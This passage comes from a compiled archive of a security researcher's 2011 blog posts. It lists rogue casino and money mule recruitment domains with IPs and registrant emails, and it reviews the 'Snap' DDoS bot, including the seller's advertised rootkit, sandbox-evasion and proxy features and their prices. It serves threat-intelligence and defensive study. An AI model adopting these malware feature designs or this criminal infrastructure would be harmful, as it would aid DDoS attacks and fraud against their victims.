***casinonextvip.ru - 89.45.14.12***

***casino-online-super.ru - 90.182.175.234***

***casinopartysuper.ru - 90.182.175.234***

***casino-party-super.ru - 90.182.175.234***

***casinoplazasuper.ru - 90.182.175.234***

***1casinostarsuper.ru - 90.182.175.234***

***casinosuperelit.ru - 89.45.14.12***

***casino-super-elit.ru - 89.45.14.12***  
***casinosuperking.ru - 89.45.14.12***  
***casino-super-king.ru - 89.45.14.12***  
***casinosupermulti.ru - 89.45.14.12***  
***casinosupernet.ru - 89.45.14.12***  
***casino-super-net.ru - 89.45.14.12***  
***casino-super-online.ru - 90.182.175.234***  
***casinosupervip.ru - 89.45.14.12***  
***casino-super-vip.ru - 89.45.14.12***  
***casinosuperweb.ru - 89.45.14.12***  
***casino-super-web.ru - 89.45.14.12***  
***casinosuperwin.ru - 89.45.14.12***  
***casino-super-win.ru - 89.45.14.12***  
***casinovipsuper.ru - 89.45.14.12***  
***casino-vip-super.ru - 89.45.14.12***  
***casino-win-super.ru - 89.45.14.12***  
***cazino-cash-multi.ru - 89.45.14.12***  
***3cazino-party-royal.ru - 89.45.14.12***  
***cazinopartyweb.ru - 89.45.14.12***  
***cazino-party-web.ru - 89.45.14.12***

***cazinopartywin.ru - 89.45.14.12***

***cazino-party-win.ru - 89.45.14.12***

***cazinoplazawin.ru - 89.45.14.12***

***cazinoplazaworld.ru - 89.45.14.12***

***cazino-plaza-world.ru - 89.45.14.12***

***cazinowinplaza.ru - 89.45.14.12***

***cazino-win-plaza.ru - 89.45.14.12***

***cazinoworldplaza.ru - 89.45.14.12***

***cazino-world-plaza.ru - 89.45.14.12***

***4elitcasinosuper.ru - 89.45.14.12***

***elit-casino-super.ru - 89.45.14.12***

***elitsupercasino.ru - 89.45.14.12***

***elit-super-casino.ru - 89.45.14.12***

***gamelabonline.ru - 78.46.105.205***

***gameonlinelab.ru - 78.46.105.205***

745



***game-party-royal.ru - 78.46.105.205***

***gamezlabonline.ru - 89.45.14.12***

***gamezmultilab.ru - 89.45.14.12***

***gamez-net-online.ru - 89.45.14.12***

***gamezonlinenet.ru - 89.45.14.12***

***gamez-party-royal.ru - 89.45.14.12***

***gamez-party-web.ru - 89.45.14.12***

***gamezpartywin.ru - 89.45.14.12***

***gamez-party-win.ru - 89.45.14.12***

***gamez-plaza-win.ru - 89.45.14.12***

***gamezplazaworld.ru - 89.45.14.12***

***gamez-plaza-world.ru - 89.45.14.12***

***gamez-vegas-web.ru - 89.45.14.12***

***gamezweblab.ru - 89.45.14.12***

***gamezwinplaza.ru - 89.45.14.12***

***gamez-win-plaza.ru - 89.45.14.12***

***gamezworldplaza.ru - 89.45.14.12***

***joker-gamez-web.ru - 89.45.14.12***

***kingcasinosuper.ru - 89.45.14.12***

***king-casino-super.ru - 89.45.14.12***

***kinggagnerr.net - 90.182.175.234***

***kingsupercasino.ru - 89.45.14.12***

***king-super-casino.ru - 89.45.14.12***

***lab-cazino-multi.ru - 89.45.14.12***

746

***lab-cazino-online.ru - 89.45.14.12***

***labgamezonline.ru - 89.45.14.12***

***lab-gamez-web.ru - 89.45.14.12***

***labonlinecazino.ru - 89.45.14.12***

***labonlinegame.ru - 78.46.105.205***

***labvegascazino.ru - 89.45.14.12***

***luxcasinosuper.ru - 89.45.14.12***

***luxnextcasino.ru - 89.45.14.12***

***lux-next-casino.ru - 89.45.14.12***

***multicasinosuper.ru - 89.45.14.12***

***multilabgame.ru - 78.46.105.205***

***multisupercasino.ru - 89.45.14.12***

***netcasinosuper.ru - 89.45.14.12***

***net-casino-super.ru - 89.45.14.12***

***netpartycasino.ru - 89.45.14.12***

***netsupercasino.ru - 89.45.14.12***

***net-super-casino.ru - 89.45.14.12***

***nextcasinovip.ru - 89.45.14.12***

***next-casino-vip.ru - 89.45.14.12***

***next-lux-casino.ru - 89.45.14.12***

***nextvipcasino.ru - 89.45.14.12***

***onlinecasinosuper.ru - 90.182.175.234***

***online-casino-super.ru - 90.182.175.234***

***online-cazino-lab.ru - 89.45.14.12***

***onlinegameznet.ru - 89.45.14.12***

***online-gamez-vip.ru - 89.45.14.12***

***onlinelabcazino.ru - 89.45.14.12***

***onlinesupercasino.ru - 90.182.175.234***

***online-super-casino.ru - 90.182.175.234***

***partycasinosuper.ru - 90.182.175.234***

***party-casino-web.ru - 78.46.105.205***

***partycazinonet.ru - 89.45.14.12***

***party-cazino-royal.ru - 89.45.14.12***

***partycazinoweb.ru - 89.45.14.12***

***partycazinowin.ru - 89.45.14.12***

***partygamezroyal.ru - 89.45.14.12***

***party-gamez-royal.ru - 89.45.14.12***

***partygamezwin.ru - 89.45.14.12***

***party-gamez-win.ru - 89.45.14.12***

***partynetcazino.ru - 89.45.14.12***

***party-royal-cazino.ru - 89.45.14.12***

***party-super-casino.ru - 89.45.14.12***

***partywebcasino.ru - 78.46.105.205***

***partywebcazino.ru - 89.45.14.12***

***partywincazino.ru - 89.45.14.12***

***party-win-cazino.ru - 89.45.14.12***

***play-multi-casino.ru - 89.45.14.12***

***plazacazinowin.ru - 89.45.14.12***

***plaza-cazino-win.ru - 89.45.14.12***

***plazacazinoworld.ru - 89.45.14.12***

747

***plaza-cazino-world.ru - 89.45.14.12***

***plaza-gamez-win.ru - 89.45.14.12***

***plazagamezworld.ru - 89.45.14.12***

***plaza-gamez-world.ru - 89.45.14.12***

***plazawincazino.ru - 89.45.14.12***

***plaza-win-cazino.ru - 89.45.14.12***

***plazaworldcazino.ru - 89.45.14.12***

***plaza-world-cazino.ru - 89.45.14.12***  
***royal-party-cazino.ru - 89.45.14.12***  
***star-casino-super.ru - 90.182.175.234***  
***star-super-casino.ru - 90.182.175.234***  
***super-casino-elit.ru - 89.45.14.12***  
***supercasinoking.ru - 89.45.14.12***  
***super-casino-king.ru - 89.45.14.12***  
***supercasinolab.ru - 89.45.14.12***  
***super-casino-land.ru - 90.182.175.234***  
***supercasinomulti.ru - 89.45.14.12***  
***supercasinonet.ru - 89.45.14.12***  
***super-casino-net.ru - 89.45.14.12***  
***supercasinoonline.ru - 90.182.175.234***  
***super-casino-online.ru - 90.182.175.234***  
***super-casino-star.ru - 90.182.175.234***  
***supercasinovip.ru - 89.45.14.12***  
***super-casino-vip.ru - 89.45.14.12***  
***super-casino-web.ru - 89.45.14.12***  
***super-casino-west.ru - 90.182.175.234***  
***supercasinowin.ru - 89.45.14.12***



***super-casino-win.ru*** - 89.45.14.12  
***super-elit-casino.ru*** - 89.45.14.12  
***superkingcasino.ru*** - 89.45.14.12  
***super-king-casino.ru*** - 89.45.14.12  
***super-land-casino.ru*** - 90.182.175.234  
***super-multi-casino.ru*** - 89.45.14.12  
***supernetcasino.ru*** - 89.45.14.12  
***super-net-casino.ru*** - 89.45.14.12  
***superonlinecasino.ru*** - 90.182.175.234  
***super-online-casino.ru*** - 90.182.175.234  
***superpartycasino.ru*** - 90.182.175.234  
***super-party-casino.ru*** - 89.45.14.12  
***superstarcasino.ru*** - 90.182.175.234  
***super-star-casino.ru*** - 90.182.175.234  
***super-vip-casino.ru*** - 89.45.14.12  
***super-web-casino.ru*** - 89.45.14.12  
***super-west-casino.ru*** - 90.182.175.234  
***superwincasino.ru*** - 89.45.14.12  
***vegas-game-web.ru*** - 78.46.105.205  
***vegas-gamez-multi.ru*** - 89.45.14.12

**vegasgamezweb.ru - 89.45.14.12**

**vipcasinossuper.ru - 89.45.14.12**

**vip-casino-super.ru - 89.45.14.12**

748

**vipnextcasino.ru - 89.45.14.12**

**vipsupercasino.ru - 89.45.14.12**

**vip-super-casino.ru - 89.45.14.12**

**web-casino-super.ru - 89.45.14.12**

**web-cazino-royal.ru - 89.45.14.12**

**webgamezroyal.ru - 89.45.14.12**

**webpartycazino.ru - 89.45.14.12**

**web-super-casino.ru - 89.45.14.12**

**west-super-casino.ru - 90.182.175.234**

**wincasinossuper.ru - 89.45.14.12**

**win-casino-super.ru - 89.45.14.12**

**win-cazino-plaza.ru - 89.45.14.12**

**win-gamez-plaza.ru - 89.45.14.12**

**winpartycazino.ru - 89.45.14.12**

**win-party-cazino.ru - 89.45.14.12**

**winplazacazino.ru - 89.45.14.12**

***win-plaza-cazino.ru - 89.45.14.12***

***winsupercasino.ru - 89.45.14.12***

***win-super-casino.ru - 89.45.14.12***

***worldcazinoplaza.ru - 89.45.14.12***

***world-cazino-plaza.ru - 89.45.14.12***

***worldgamezplaza.ru - 89.45.14.12***

***world-gamez-plaza.ru - 89.45.14.12***

***world-plaza-cazino.ru - 89.45.14.12***

*Monitoring of the campaign is ongoing.*

***Related posts:***

*[3]Don't Play Poker on an Infected Table - Part Four*

*[4]Don't Play Poker on an Infected Table - Part Three*

*[5]Don't Play Poker on an Infected Table - Part Two*

*[6]Don't Play Poker on an Infected Table*

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html>

2.

<http://www.virustotal.com/file-scan/report.html?id=491c291eaed67268d14a36470e5d6f6d4ed829055fe4a2897ac5f0>

[50b50a2e36-1304948544](http://50b50a2e36-1304948544)

3. <http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html>

4. <http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html>

5. <http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html>

6. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>

7. <http://ddanchev.blogspot.com/>


8. <http://twitter.com/danchodanchev>

749

The screenshot displays the DDoS-Attack.com web interface, which is a platform for launching distributed denial of service (DDoS) attacks. The interface is divided into several sections:

- Tasks:** A section for managing tasks, showing a table with columns for Task, Type, Action, Amount, Host, Resolved, Progress, and Action. A task named "38 test\_dbsa\_DDoS Active" is shown with a progress bar at 83%.
- Proxy:** A section for managing proxies, showing a table with columns for Country, IP, Checked, Checked/Flag, and Online time. A proxy from India is shown.
- Online-Bots list:** A section for managing online bots, showing a table with columns for ID, Country, IP, Host, Version, and Online time. A list of bots is shown, including "1 100.100.100.100" and "2 100.100.100.100".
- Hang it up!:** A section for launching attacks, showing a form with fields for Name, Bot ID, Country, Target, Port, Protocol, Delay, Status, and Settings. A dropdown menu for "Type" is open, showing options like TurboSYN, TurboUDP, TrafficDDoS, SYN, SYNACK, HTTP-GET, HTTP-POST, UDP, and ICMP.
- Bot List:** A section for managing bots, showing a table with columns for Name, Bot ID, Country, Amount, and Online time. A list of bots is shown, including "1 100.100.100.100" and "2 100.100.100.100".
- Add Load Task:** A section for adding new tasks, showing a form with fields for Name, Bot ID, Country, Amount, Type, Host, Path, Resolved, and Settings. A dropdown menu for "Type" is open, showing options like TurboSYN, TurboUDP, TrafficDDoS, SYN, SYNACK, HTTP-GET, HTTP-POST, UDP, and ICMP.
- Graphical Stats:** A section for visualizing attack statistics, showing a pie chart with segments for Online (8%), Offline (1%), and Dead (91%).

The interface is designed for users to launch DDoS attacks on various targets, including websites, servers, and networks. It provides a user-friendly interface for managing tasks, proxies, and bots, and for visualizing attack statistics.



## ***A Peek Inside a New DDoS Bot - "Snap" (2011-05-09 17:03)***

*Sampling malicious activity through the eyes of the cybercriminal, is always beneficial in the context of timely spotting valuable trends and fads within the ecosystem, given a decent sample of malicious activity is obtained.*

*In this post, we'll review a new DDoS bot on the block - "Snap".*

*This modular bot differentiates itself by offering the ability to choose between different modules to be added*

*to the final package, and by allowing to perform to "proprietary" DDoS functions, namely the TurboSYN, and TrafficDDoS. Next to its core DDoS functionality, the coder of the bot is differentiating by offering Form Grabbing; Reverse Socks; MailSpamming; IM-Spamming and Exploits launching functionality.*

*More details from the actual proposition:*

*[+] language the bot is coded in : mASM*

*[+] no external dependencies, no run times , no frame works!*

*[+] Ability to work with roaming user accounts*

*[+] modularized structure of the bot*

*750*

*[+] Second Backup Service watch process Activity and restart bot on fail over*

*[+] User Mode r00tkit*

*-> [+] run's as a service and hides itself*

*-> [+] hides & protect root process*

*-> [+] hides & protect files*

*-> [+] hides the root processes*

*-> [+] hides already used local &remote TCP Port(s)*

*-> [+] hides already used local &remote UDP Port(s)*

*-> [+] hides already used regkey's*

*[+] semi polymorphic architecture*

*-> [+] uses random legit process, file & service names*

*-> [+] generates a unique stub every run*

*[+] bot doesn't use eof, has no import table, doesnt need relocation and tls section => very good crypter support*

*[+] Unicode support for Asian pcs*

*[+] detects common sandboxes, virtual OSs, emulators, and analysis tools*

*[===== [ Webpanel ]=====*

*[+] the webpanel is developed with dreamweaver cs5 and ajax framework using mysql and php*

*[+] multi theme support available*

*[+] multi command support => every victim can do as many threads as you want it to*

*[+] reliable protocol which creates the lowest possible server load*

*[+] modularized structure of the bot*

*[=== [ Modules ] ===*

*[+] Base price (Core) for 250 \$*

*Loader:*

*[+] Load module (simple) +0 \$*

*[+] Load module (extended) for 50 \$*

*Proxy:*

*[+] Socks5 Deamon for 50 \$*

*[+] reverse Socks 4/Socks 4a/Socks 5/ HTTP(s) for 150 \$*

*DDoS:*

*[+] DDoS Module (http/syn) for 50 \$*

*[+] DDoS Module (full) for 100 \$*

*DDoS(full) + Load module (extended) + Socks5 Deamon for 400 \$*

***Related posts:***

*[1]Coding Spyware and Malware for Hire*

*[2]Will Code Malware for Financial Incentives*

*[3]E-crime and Socioeconomic Factors*

*[4]Web Based Botnet Command and Control Kit 2.0*

*751*

*[5]BlackEnergy DDoS Bot Web Based*

*[6]A New DDoS Malware Kit in the Wild*

*[7]The Cyber Bot - Web Based Malware*

*[8]The Black Sun Bot - Web Based Malware*

*[9]Custom DDoS Capabilities Within a Malware*

*[10]Botnet on Demand Service*

*[11]Loads.cc - DDoS for Hire Service*

*[12]Using Market Forces to Disrupt Botnets*

*[13]Botnet Communication Platforms*

*[14]A Botnet Master's To-Do List*

*[15]DDoS on Demand VS DDoS Extortion*

*[16]How Does a Botnet with 100k Infected PCs Look Like?*

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

***1. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>***



2. <http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html>
3. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>
4. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>
5. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>
6. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
7. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_20.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html)
8. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_7672.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html)
9. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
10. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
11. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>
12. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
13. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
14. <http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html>


15. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

16. <http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html>

17. <http://ddanchev.blogspot.com/>

18. <http://twitter.com/danchodanchev>

752



## ***Keeping Money Mule Recruiters on a Short Leash - Part Seven (2011-05-10 12:41)***

*Continuing the what has turned into a tradition, the "[1]Keeping Money Mule Recruiters on a Short Leash" series, in this post we'll review currently active money mule recruitment sites, and provide vital OSINT data on what is*

*currently acting as the the cornerstone of the monetization process that cybercriminals rely on - risk forwarding thanks to money mule recruitment for processing of fraudulently obtained funds.*

*Description used on the majority of templates:*

*" Looking to buy art? Sell art? Alternative Art Ltd is the first choice for artists and buyers alike! Alternative Art Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Alternative Art Ltd is the premier art site for those seeking to buy or sell original art online.*

*NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results*

*FAST! Alternative Art Ltd is the future of buying and selling original art online. Artists who choose to sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more cost-effective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select high-quality original art online. We update daily with new original art from our artist members.*

*Alternative Art Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and friendly staff of experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of*

*experts puts the latest technology to work for you, putting your original art in front of millions of potential art buyers! "*

*Money mule recruitment domains:*

753

***aimic-groupllc.at*** - Email: *admin@aimic-groupllc.at*

***ALTERNATIVEART-LTD.COM***

***alternative-art-ltd.net*** - Email: *ibsen@ppmail.ru*

***artby-gorup.net*** - Email: *admin@artby-gorup.net*

***artby-group.biz*** - Email: *blonde@bz3.ru*

***art-marketllc.cc*** - Email: *hear@ppmail.ru* - **[2]seen here**

***artsolve ltdco.at*** - Email: *admin@artsolve ltdco.cc*

***aspecs-group.cc*** - Email: *admin@aspecs-group.cc*

***ASPECS-GROUP.CC*** - Email: *admin@aspecs-group.cc*

***callisto-ltdco.net*** - Email: *admin@callisto-ltdco.net*

***collins-group.cc*** - Email: *admin@megatechservicegroup-ltd.cc*

***collins-groupusa.com*** - Email: *admin@collins-groupusa.com*

***COLLINS-GROUPUSA.COM*** - Email: *admin@collins-groupusa.com*

***competitorgroup-ltd.com*** - Email: *trek@cheapbox.ru*

**COMPETITOR-UK-GROUP.NET** - Email: admin@competitor-uk-group.net

**DERWART-GROUP.AT** - Email: admin@derwart-group.at

**derwart-group.com** - Email: admin@ephesgroup-llc.biz

**drawmade-group.com** - Email: admin@drawmade-group.com

**DURLEY-ARTAU.NET** - Email: admin@durley-artau.net

**DURLEY-ART-GROUP.CC** - Email: admin@durley-art-group.cc

**ephesgroup-llc.biz** - Email: admin@ephesgroup-llc.biz

**EPHES-GROUPLLC.CC** - Email: admin@ephes-groupllc.cc

**ephes-groupllc.net** - Email: pious@ppmail.ru

**fourthgroup-ltd.cc** - Email: rots@cheapbox.ru - [3]**seen here**

**FOURTH-UKLTD.NET** - Email: admin@fourth-ukltd.net

**generalabbrialgroup-ltd.net** - Email: admin@generalabbrialgroup-ltd.net

**GENERATION-TEAM.NET** - Email: luis@cheapbox.ru

**groupinc-upland.biz** - Email: admin@groupinc-upland.biz

**HELBY-GROUPLTD.BIZ** - Email: admin@helby-groupltd.biz

**HELBY-GROUP-LTD.CC** - Email: packet@bz3.ru

**koertig-gmbh.com** - Email: usieeobq0604@yahoo.com

**kresko-group.biz** - Email: admin@Kresko-group.biz

**LILAC-ANTIQUE.CC** - Email: admin@lilac-antique.cc

**MASTERPIECE-GROUP.CC** - Email: poop@ca4.ru

**MASTERPIECE-GROUP.ORG** - Email: admin@masterpiece-group.org

**megatechservicegroup-ltd.cc** - Email:  
admin@megatechservicegroup-ltd.cc

**MEGATECHSERVICE-GROUP-LTD.COM** - Email:  
admin@collins-groupusa.com

**millennial-maingrop.net** - Email: mock@free-id.ru

**mitissanservice-group-ltd.cc** - Email: berra@cutemail.org

**mitissanservicegroup-ltd.com** - Email: alibi@mailae.com

**neoline-groupco.cc** - Email: admin@neoline-groupco.cc

**neoline-llc.net** - Email: admin@neoline-llc.net

**qead-groupllc.net**

**QEAD-LLC.BIZ** - Email: admin@qead-llc.biz

**RICHMOND-ART-GROUP.COM** - Email: binary@ca4.ru

**RICHMOND-ART-UK.BIZ** - Email: admin@richmond-art-uk.biz


**sevg-groupnet.com** - Email: belle@ca4.ru

**SEVG-GROUPNET.COM** - Email: belle@ca4.ru

**sevg-incgr.net** - Email: admin@sevg-incgr.net

***SQUIT-GROUP-LLC.BIZ*** - Email: *swept@ca4.ru*

754



***SQUITGROUP-LLC.NET*** - Email: *admin@squitgroup-llc.net*

***targetmarketgroup-llc.cc*** - Email:  
*admin@targetmarketgroup-llc.cc*

***targetmarket-groupllc.net***

**tazprogltd-us.com** - Email: admin@tazprogltd-us.com

**TONSLEY-ART.COM** - Email: pagan@ppmail.ru

**tonsley-group-uk.net** - Email: admin@tonsley-group-uk.net

**WEST-VIEW-ART.CC** - Email: knees@free-id.ru

**westview-art.net** - Email: admin@westview-art.net

*Name servers of notice:*

**NS1.USDENNS.SU** - 217.23.15.136

**NS2.DNSUS.SU** - 87.118.81.7

**NS3.NAMEUSNS.SU** - 84.19.161.10

755



alternative-art-ltd.net	193.105.134.23
westview-art.net	193.105.134.23
RICHMOND-ART-UK.BIZ	193.105.134.23
fourthgroup-ltd.cc	193.105.134.23
artby-group.biz	98.141.220.118
collins-group.cc	98.141.220.118
aspecs-group.cc	98.141.220.117
ASPECS-GROUP.CC	98.141.220.117
callisto-ltdco.net	98.141.220.117
drawmade-group.com	98.141.220.117
ephes-groupllc.net	98.141.220.117
targetmarketgroup-llc.cc	98.141.220.117
artby-gorup.net	98.141.220.116
tazprogltd-us.com	98.141.220.116
groupinc-upland.biz	98.141.220.115
neoline-llc.net	98.141.220.115
DERWART-GROUP.AT	98.141.220.114
ALTERNATIVEART-LTD.COM	86.55.210.5
collins-groupusa.com	78.46.105.205
COLLINS-GROUPUSA.COM	78.46.105.205
derwart-group.com	78.46.105.205
DURLEY-ARTAU.NET	78.46.105.205
DURLEY-ART-GROUP.CC	78.46.105.205
ephesgroup-llc.biz	78.46.105.205
EPHES-GROUPLLC.CC	78.46.105.205
kresko-group.biz	78.46.105.205
MASTERPIECE-GROUP.CC	78.46.105.205
QEAD-LLC.BIZ	78.46.105.205
SEVG-GROUPNET.COM	78.46.105.205
SQUITGROUP-LLC.NET	78.46.105.205

***ns1.pidnsku.org - 86.55.210.23***

***ns3.us1copy.ws - 95.64.9.101***

***ns2.us1copy.at - 78.46.105.205***

***ns2.stelsgid.net - 78.46.105.205***

***ns1.usolomio.cc - 86.55.210.23***

***ns2.usetmegold.su - 78.46.105.205***

***ns3.usiami.su - 78.46.105.205***

